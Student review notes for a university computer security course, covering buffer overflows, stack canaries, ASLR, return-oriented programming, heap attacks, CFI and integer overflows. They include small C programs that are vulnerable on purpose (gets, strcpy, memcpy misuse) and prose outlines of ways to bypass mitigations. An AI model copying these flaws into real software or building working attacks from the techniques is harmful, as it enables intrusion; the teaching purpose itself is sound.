CSE127 Final Review

This review doc summarizes essential concepts from lectures, past exams and discussion slides. Free feel to contribute. Created by *M.*

Lecture 1

Def

- Computer Security studies how systems behave in the presence of an **adversary**. (An intelligence that actively tries to cause the system to misbehave).

Security Mindset

- Attacker:
    - Looker for weak links
    - Identify **assumptions** that security depends on
    - Not constrained by system designer's worldview

- Defender

Security Policy	*Assets* to protect *Properties* to enforce (confidentiality, integrity, availability, privacy, authenticity)
Threat Model	Adversaries (Motives, capabilities) Kinds of attacks to prevent Limits as kinds of attack to ignore
Risk Assessment	Direct and indirect cost (money, reputation) Probability of attacks and success
Countermeasures	Technical Non-technical (law, policy, etc)
Security Costs	Direct and indirect cost (design, implementation, complexity) Rationally weigh costs vs. risk

Secure Design

- A **process** of identifying the *weakness* of your design and focus on correcting them.
- Focus:
    - Trusted Components: parts that must function correctly for the system to be secure

    - Attack Surface: parts of the system exposed to the attacker.
    - Complexity vs. Security
- Principles
    - Defense-in-depth
    - Diversity
    - Maintainability

Lecture 2

Def

- A program is secure when it does exactly what it should, not more not less.
- A program is secure when it doesn't do bad things.

Weird Machines

- Def: Complex systems almost always contain **unintended** functionality.
    - Requires understanding of both developers' blind spots and attackers' strength.

- **Exploit**: a mechanism by which an attacker triggers unintended functionality in the system.

- Software **Vulnerability**: a bug in a program that allows an *unprivileged* user *capabilities* that should be denied to them.

- **C**ontrol **F**low **I**ntegrity: attacker **runs code** on victim's machine.
    - Violate assumptions of programming language or its runtime
    - Thread Model:
        - Victim code handling *input* that comes from across a security boundary
        - Want to protect the integrity of execution and confidentiality of data.


Buffer Overflow

- Def: an anomaly that occurs when a program writes data beyond the boundary of a buffer.
    - Ubiquitous in system software
    - Memory faults → buffer overflow

- Origins
    - Fundamentals: Program → Data → Program
    - C/C++ doesn't have automatic bound checking (stdlib: gets(), strcpy(), strcat(), '\0' null terminator)
    - E.g. implicit assumption about string length.


    - E.g. Morris Worm: fingered vulnerability, 1988.

- Array
    - Abstraction:




    - Reality:
        - Language specification: undefined
        - Implementations: segmentation fault

- Memory Layout



- The Stack (Grows from **HIGH** to **LOW** address)




  - Stack pointer: top of the stack. %esp register. Grows from high to low.
  - Frame pointer: caller's stack frame. %ebp register.

- Function Calling

```
int foobar(int a, int b, int c)
{
    int xx = a + 2;
    int yy = b + 3;
    int zz = c + 4;
    int sum = xx + yy + zz;

    return xx * yy * zz + sum;
}

int main()
{
    return foobar(77, 88, 99);
}
```


```
1  foobar(int, int, int):
2        pushl   %ebp
3        movl    %esp, %ebp
4        subl    $16, %esp
5        movl    8(%ebp), %eax
6        addl    $2, %eax
7        movl    %eax, -4(%ebp)
8        movl    12(%ebp), %eax
9        addl    $3, %eax
10       movl    %eax, -8(%ebp)
11       movl    16(%ebp), %eax
12       addl    $4, %eax
13       movl    %eax, -12(%ebp)
14       movl    -4(%ebp), %edx
15       movl    -8(%ebp), %eax
16       addl    %eax, %edx
17       movl    -12(%ebp), %eax
18       addl    %edx, %eax
19       movl    %eax, -16(%ebp)
20       movl    -4(%ebp), %eax
21       imull   -8(%ebp), %eax
22       imull   -12(%ebp), %eax
23       movl    %eax, %edx
24       movl    -16(%ebp), %eax
25       addl    %edx, %eax
26       leave
27       ret
28 main:
29       pushl   %ebp
30       movl    %esp, %ebp
31       pushl   $99
32       pushl   $88
33       pushl   $77
34       call    foobar(int, int, int)
35       addl    $12, %esp
36       nop
37       leave
38       ret
```



- Assembly:
  - Operations go from left to right
  - movl means move a long type.
  - %eax, %edx are all general purpose registers
  - Stack grows from high address to lower address.
    - Subl &16, %esp to subtract 16 from stack pointer to reserve space on stack.
    - 8(%ebp) to get arguments
    - -4(%ebp) to store on stack


- Overflow Examples
  - If a long name and not null terminated, we can read the stack.

```c
#include <stdio.h>
#include <string.h>

int main(int argc, char**argv) {
  char nice[] = "is nice.";
  char name[8];
  gets(name);
  printf("%s %s\n",name,nice);
  return 0;
}
```




- If overflow the buffer with “AAAAA…”, 0x41414141, then upon return, %ebp and 4(%ebp) both stores 0x4141414141. → Segmentation fault.

```
#include <stdio.h>
#include <string.h>

void foo() {
  printf("hello all!!\n");
  exit(0);
}

void func(int a, int b, char *str) {
  int c = 0xdeadbeef;
  char buf[4];
  strcpy(buf,str);
}

int main(int argc, char**argv) {
  func(0xaaaaaaaa,0xbbbbbbbb,argv[1]);
  return 0;
}
```



  - Attackers can overwrite the saved return address to his/her malicious code. → Transfer control to anywhere.

- **Hijack Control Flow**



- Shellcode: small code fragment that receives initial control in an control flow hijack exploit. (control of the instruction pointer).
  - E.g. Execute a shell from a setuid root program.
  - Shouldn’t contain null terminator
  - Shouldn’t contain line break if *gets()*
  - Exact address of shellcode must be figured → NOP sled.

Lecture 3 - Low Level Mitigations

Buffer Overflow Defenses

- Avoid Unsafe Functions (strcpy, strcat, gets, etc).

Advantages	Disadvantages
Good Idea in general	Manual code rewrite Non-library functions may be vulnerable No guarantee you found everything Alternatives are also error prone


  - E.g. printf("%s\n", buf), printf(buf), printf("%s\n").
    - No string length, so they can be used to read and write memory.

Stack Canaries

- Definition

Goal	Detect stack buffer overflow
Idea	Place canary between local variables and saved frame pointer (return address); Check canary before jumping to return address
Approach	Modify function prologues and epilogues.

```c
#include <stdio.h>
#include <stdlib.h>
#include <string.h>

void foo() {
  printf("hello all!!\n");
  exit(0);
}

void func(int a, int b, char *str) {
  int c = 0xdeadbeef;
  char buf[4];
  strcpy(buf,str);
}

int main(int argc, char**argv) {
  func(0xaaaaaaaa,0xbbbbbbbb,argv[1]);
  return 0;
}
```



- Compile with enhanced function prologues and epilogues. (-fstack-protector-strong)

write canary from %gs:20 to stack -12(%ebp)

compare canary in %gs:20 to that on stack -12(%ebp)

```
func(int, int, char*):
        pushl   %ebp
        movl    %esp, %ebp
        subl    $40, %esp
        movl    16(%ebp), %eax
        movl    %eax, -28(%ebp)
        movl    %gs:20, %eax
        movl    %eax, -12(%ebp)
        xorl    %eax, %eax
        movl    $-559038737, -20(%ebp)
        subl    $8, %esp
        pushl   -28(%ebp)
        leal    -16(%ebp), %eax
        pushl   %eax
        call    strcpy
        addl    $16, %esp
        nop
        movl    -12(%ebp), %eax
        xorl    %gs:20, %eax
        je      .L3
        call    __stack_chk_fail
.L3:
        leave
        ret
```

- Tradeoff

Advantages	Disadvantages
No code change, only recompile	Performance penalty Protects against stack smashing Fails if attacker can read memory

- Options

-fstack-protector	Functions with character buffer ≥ ssp-buffer-size (8) Functions with variable sized alloca()
-fstack-protector-strong	Function with local arrays of any size Functions that have references to local stack variables
-fstack-protector-all	All functions

No stack protection

```
func(int, int, char*):
        pushl   %ebp
        movl    %esp, %ebp
        subl    $24, %esp
        movl    $-559038737, -12(%ebp)
        subl    $8, %esp
        pushl   16(%ebp)
        leal    -16(%ebp), %eax
        pushl   %eax
        call    strcpy
        addl    $16, %esp
        nop
        leave
        ret
```

-fstack-protector-strong


```
func(int, int, char*):
        pushl   %ebp
        movl    %esp, %ebp
        subl    $40, %esp
        movl    16(%ebp), %eax
        movl    %eax, -28(%ebp)
        movl    %gs:20, %eax
        movl    %eax, -12(%ebp)
        xorl    %eax, %eax
        movl    $-559038737, -20(%ebp)
        subl    $8, %esp
        pushl   -28(%ebp)
        leal    -16(%ebp), %eax
        pushl   %eax
        call    strcpy
        addl    $16, %esp
        nop
        movl    -12(%ebp), %eax
        xorl    %gs:20, %eax
        je      .L3
        call    __stack_chk_fail
.L3:
        leave
        ret
```

-fstack-protector-all

```
func(int, int, char*):
        pushl   %ebp
        movl    %esp, %ebp
        subl    $40, %esp
        movl    8(%ebp), %eax
        movl    %eax, -28(%ebp)
        movl    12(%ebp), %eax
        movl    %eax, -32(%ebp)
        movl    16(%ebp), %eax
        movl    %eax, -36(%ebp)
        movl    %gs:20, %eax
        movl    %eax, -12(%ebp)
        xorl    %eax, %eax
        movl    $-559038737, -20(%ebp)
        subl    $8, %esp
        pushl   -36(%ebp)
        leal    -16(%ebp), %eax
        pushl   %eax
        call    strcpy
        addl    $16, %esp
        nop
        movl    -12(%ebp), %eax
        xorl    %gs:20, %eax
        je      .L4
        call    __stack_chk_fail
.L4:
        leave
        ret
```

- Defeat Canaries
    - Assumption: impossible to subvert control flow without corrupting the canary
    - Pointer Subterfuge (Similar to PA2, exploit4).


```
#include <stdio.h>
#include <string.h>

0x08049b95:  void foo() {
               printf("hello all!!\n");
               exit(0);
             }

             int i = 42;

             void func(char *str) {
               int *ptr = &i;
               int val = 44;
               char buf[4];
               strcpy(buf,str);
               *ptr = val;
             }

             int main(int argc, char**argv) {
               func(argv[1]);
               return 0;
             }
```



    - Overwrite Function Pointer on Stack
        - Problem: overflow **local variables**, **arguments** can allow attackers to hijack control flow.

```
void func(char *str) {
  void (*fptr)() = &bar;
  char buf[4];
  strcpy(buf,str);
  fptr()
}
```


        - Fix1: Some implementation reorder local variables, place buffers closer to canaries vs. lexical order.
        - Fix2: Args are copied to the top of the stack
        - Fix3: Pointers may also be loaded into the register before *strcpy()*.



  - Fstack-protector-strong: implements the copying and canary together, thus its assembly codes are longer.

- Memcpy Buffer Overflow with Fixed Canary
  - Canary values have **null bytes** to terminate **string ops** like strcpy and gets.
  - Defeat: find memcpy/memmove/read vulnerability.


- Learn the Canary
  - One: Chained Vulnerabilities:
    - Exploit one vulnerability to read the value of the canary
    - Exploit a second to perform stack buffer overflow
    - Modern exploits chain multiple vulnerabilities
  - Two: Brute force servers (e.g. Apache2)
    - Main server process establishes a listening socket and forks several works (if any dies, fork new one); Work process accepts connection on the listening socket & process request.
    - Forked process has the **same memory layout**.



Separate Control Stack

- Definition


Goal	Disallow overflow to the control data.
Idea	Seperate the control stack from the user stack
Approach	Implements a control/safe/shadow stack that stores the control data.



- Example
  - WebAssembly has a separate stack. At the Wasm layer, you can't read or manipulate the control stack.
  - Problem: C programs compiled to Wasm will inevitably preserve some of C's bugs

- Safe Stack vs. Unsafe Stacks
  - Safe stack stores **return address, register spills,** and **local variables**. It is always accessed in a safe way.
  - Unsafe stack stores everything else. → Cannot overwrite anything on the safe stack.
  - Implementation: only have linear memory and loads/stores instruction. → Put a safe/separate stack in a **random** place in the address space.

- Shadow Stack
  - New shadow stack pointer (**%ssp**), and return updates **%esp** and **%ssp**.
  - Address both performance and security issues, but may need to rewrite code that manipulates stack manually.



  - Defeat: overwrite a function pointer to point to shellcode.

Memory Writable or Executable


- Definition

Goal	Prevent the execution of shellcode from the stack
Idea	Use memory page permission bits. (**M**emory **M**anagement **U**nit)
Approach	XN (execute never), W^X (write XOR execute), data execution prevention.

- Tradeoff

Advantages	Disadvantages
No code changes or recompile Fast: enforced in hardware	Requires hardware support Defeated by return-oriented programing (return to pieces of existing code) Does not protect JITed code

- Defeats:
  - Can still write to stack and jump to existing code. Existing code may do what you want.
    - E.g. need a program to call a **system("/bin/sh")**.
    - E.g. return-into-libc attacks
  - Calling system:



  - Inject code with **J**ust **I**n **T**ime Compiler
    - JIT compilers produce data that becomes executable code
    - JIT Spraying:
      - Spray heap with shellcode (and NOP slides)
      - Overflow code pointer to point to spray area

- Defenses:


- Modify the Javascript JIT (store the Javascript strings in separate heap, blind constants)
- Ongoing arm race.

Address Space Layout Randomization

- Definition

Goal	Prevent attackers from knowing the precise addresses
Idea	Randomize the address of different memory regions
Approach	Randomize on every launch or at compile time

- Randomness



- Tradeoff


Advantages	Disadvantages
No code changes Also mitigates heap-based overflow	Needs compiler, linker, loader support - Randomize process layout - Programs are compiled to not have absolute jumps Overhead: increases code size

- Defeats:
  - Local attacker can read the stack start from **/proc/<pid>/stat** on older linux
  - **-fno-pie** binaries have fixed code and data addresses
  - Each region has random offset, but layout is fixed. → single address leaks the entire region


  - Brute force for 32-bit binaries and/or pre-fork binaries
  - Heap spray for 64-bit binaries

- De-randomizing the ALSR
  - Goal: call system with attacker's argument
  - Target: Apache daemon. (Vulnerability: buffer overflow in **ap_getline()**).
  - Assumptions: W^X + PaX ASLR enabled.

- De-randomizing Attacks:
  - Step 1: Find the base of the mapped region.



    - Layout of the mapped region (libc) is fixed.
    - Overwrite saved ret pointer with a guess to **usleep()**. (base + offset of usleep).
    - Upon correct guess, the system would sleep, then crash. Else immediately crush.
    - Success rate: maximum of *65,536* tries. (2^16)
  - Step 2: call system() with customized string.




    - Overwrite saved return pointer with address of **ret** instruction in libc.
    - Repeat until the address of buf looks like an argument to **system()**, append address of **system()**.

Lecture 4 - ROP, Heap Attacks, CFI, Integer Overflows

Function Calls

- Stack Layout of Nested Function Calls



  - Upon function return, the %esp is set back to the %ebp.

- Control Flow Hijack
  - Overwrite the return address to points back to shellcode.


Return Oriented Programming

- Definition

Goal	Make Shellcode out of existing code
Idea	Reuse the code gadgets (ending in ret instruction) - Any executable memory ending in **0xc3**
Approach	Overwrite saved %eip on stack to point to first gadget, then second gadget, etc.

- Code Gadgets
  - X86 instructions have variable length and can start on any byte boundary
  - One 0xc3 can have multiple different code versions.


- Example 1:
  - This can be used to write a value to %edx.



$$\%edx = v_1$$

$$\texttt{mov } v_1, \texttt{\%edx}$$


- Example 2:
  - This can be used to assign value to an address.



$$mem[v_2] = v_1$$

$$\texttt{mov } v_2, \texttt{\%ebx}$$
$$\texttt{mov } v_1, \texttt{\%(\%ebx)}$$

  - Assembly code: return to different pieces of instructions



- Summary:
  - Can express arbitrary programs
  - Can find gadgets automatically

Heap-based Attacks

- Issues
  - Read/write unauthorized memory
  - Forget to free or double free objects
  - Use pointers that point to freed object

- Heap Corruptions
  - Can bypass security checks (data-only attacks), e.g. isAuthenticated, etc.
  - Can overwrite function pointers. → direct transfer of control
    - C++ vtable: each object contains a pointer to vtable (array of function pointers, one entry per function).
    - *bar()* compiles **(obj → vtable*[0]) (obj)

- **Use After Free** (Similar to PA2, Exploit4)
  - Victim: free object *free(obj)*
  - Attacker: overwrite the vtable of the object so entry points to the attacker gadget. Then obj → foo().


Control Flow Integrity

- Definition

Goal	Restrict control flow to legitimate paths
Idea	Don't stop memory writes, but ensure that jumps, calls, and returns can only go to allowed target destinations
Approach	Restrict indirect transfers of control. Direct control transfer is hardcoded.


- Indirect Transfer of Control Flow
  - Forward Path: jumping to an address in register or memory.
    - E.g. qsort, interrupt handlers, virtual calls, etc.
  - Reverse Path: returning from function
    - E..g address on the stack.

- Control Flow Graph (green as direct call, red as indirect call, return as purple)




- Restriction
  - Assign labels to all indirect jumps and their targets
  - Validate the label before an indirect jump
  - Hardware support or precision vs. performance

- Fine Grained CFI
  - Static compute CFG
  - Dynamically ensure program never deviates.
    - Assign label to each target of indirect transfer
    - Indirect transfers compare label of destination with expected label
  - Checking the labels



- Coarse-grained GFI
  - Label for destination of indirect calls: every indirect call lands on function entry
  - Label for destination of rets and indirect jumps: every indirect jump lands at the start of BB.



- Limitations
  - Overhead:
    - runtime (every indirect branch instruction)
    - size (code + encode label)
  - Scope: doesn't protect against data-only attacks, needs reliable W^X.

- Defeats

- Can jump to functions that have the same label
    - E.g. (Wasm's looks at function type)
- Can return to many more sites.
    - E.g. Backward edge CFI must use a shadow stack.

Integer Overflow Attacks

- Disguise the integer as signed negative number
- Integer Overflows
    - Truncation bugs: assign 64 bit int into 32 bit int
    - Arithmetic overflow: add huge unsigned number
    - Signedness bug: treat signed number as unsigned

- Example 1:

```
void vulnerable(int len = 0xffffffff, char *data) {
  char buf[64];
  if (len = -1 > 64)
    return;
  memcpy(buf, data, len = 0xffffffff);
}
```

- Example 2:

```
void f(size_t len = 0xffffffff, char *data) {
  char *buf = malloc(len+2 = 0x000000001);
  if (buf == NULL)
    return;
  memcpy(buf, data, len = 0xffffffff);
  buf[len] = '\n';
  buf[len+1] = '\0';
}
```

    - Memcpy takes in size_t.

- Example 3 (PA2, Exploit3):
    - Signed vs. Unsigned: MSB as 0 or 1
    - Multiplication: x * 2^n = x << n
    - Exploit: (580 | 0x80000000) * 32 = 580 * 32

- Summary: if you try to build secure systems, use a **memory safe** language.

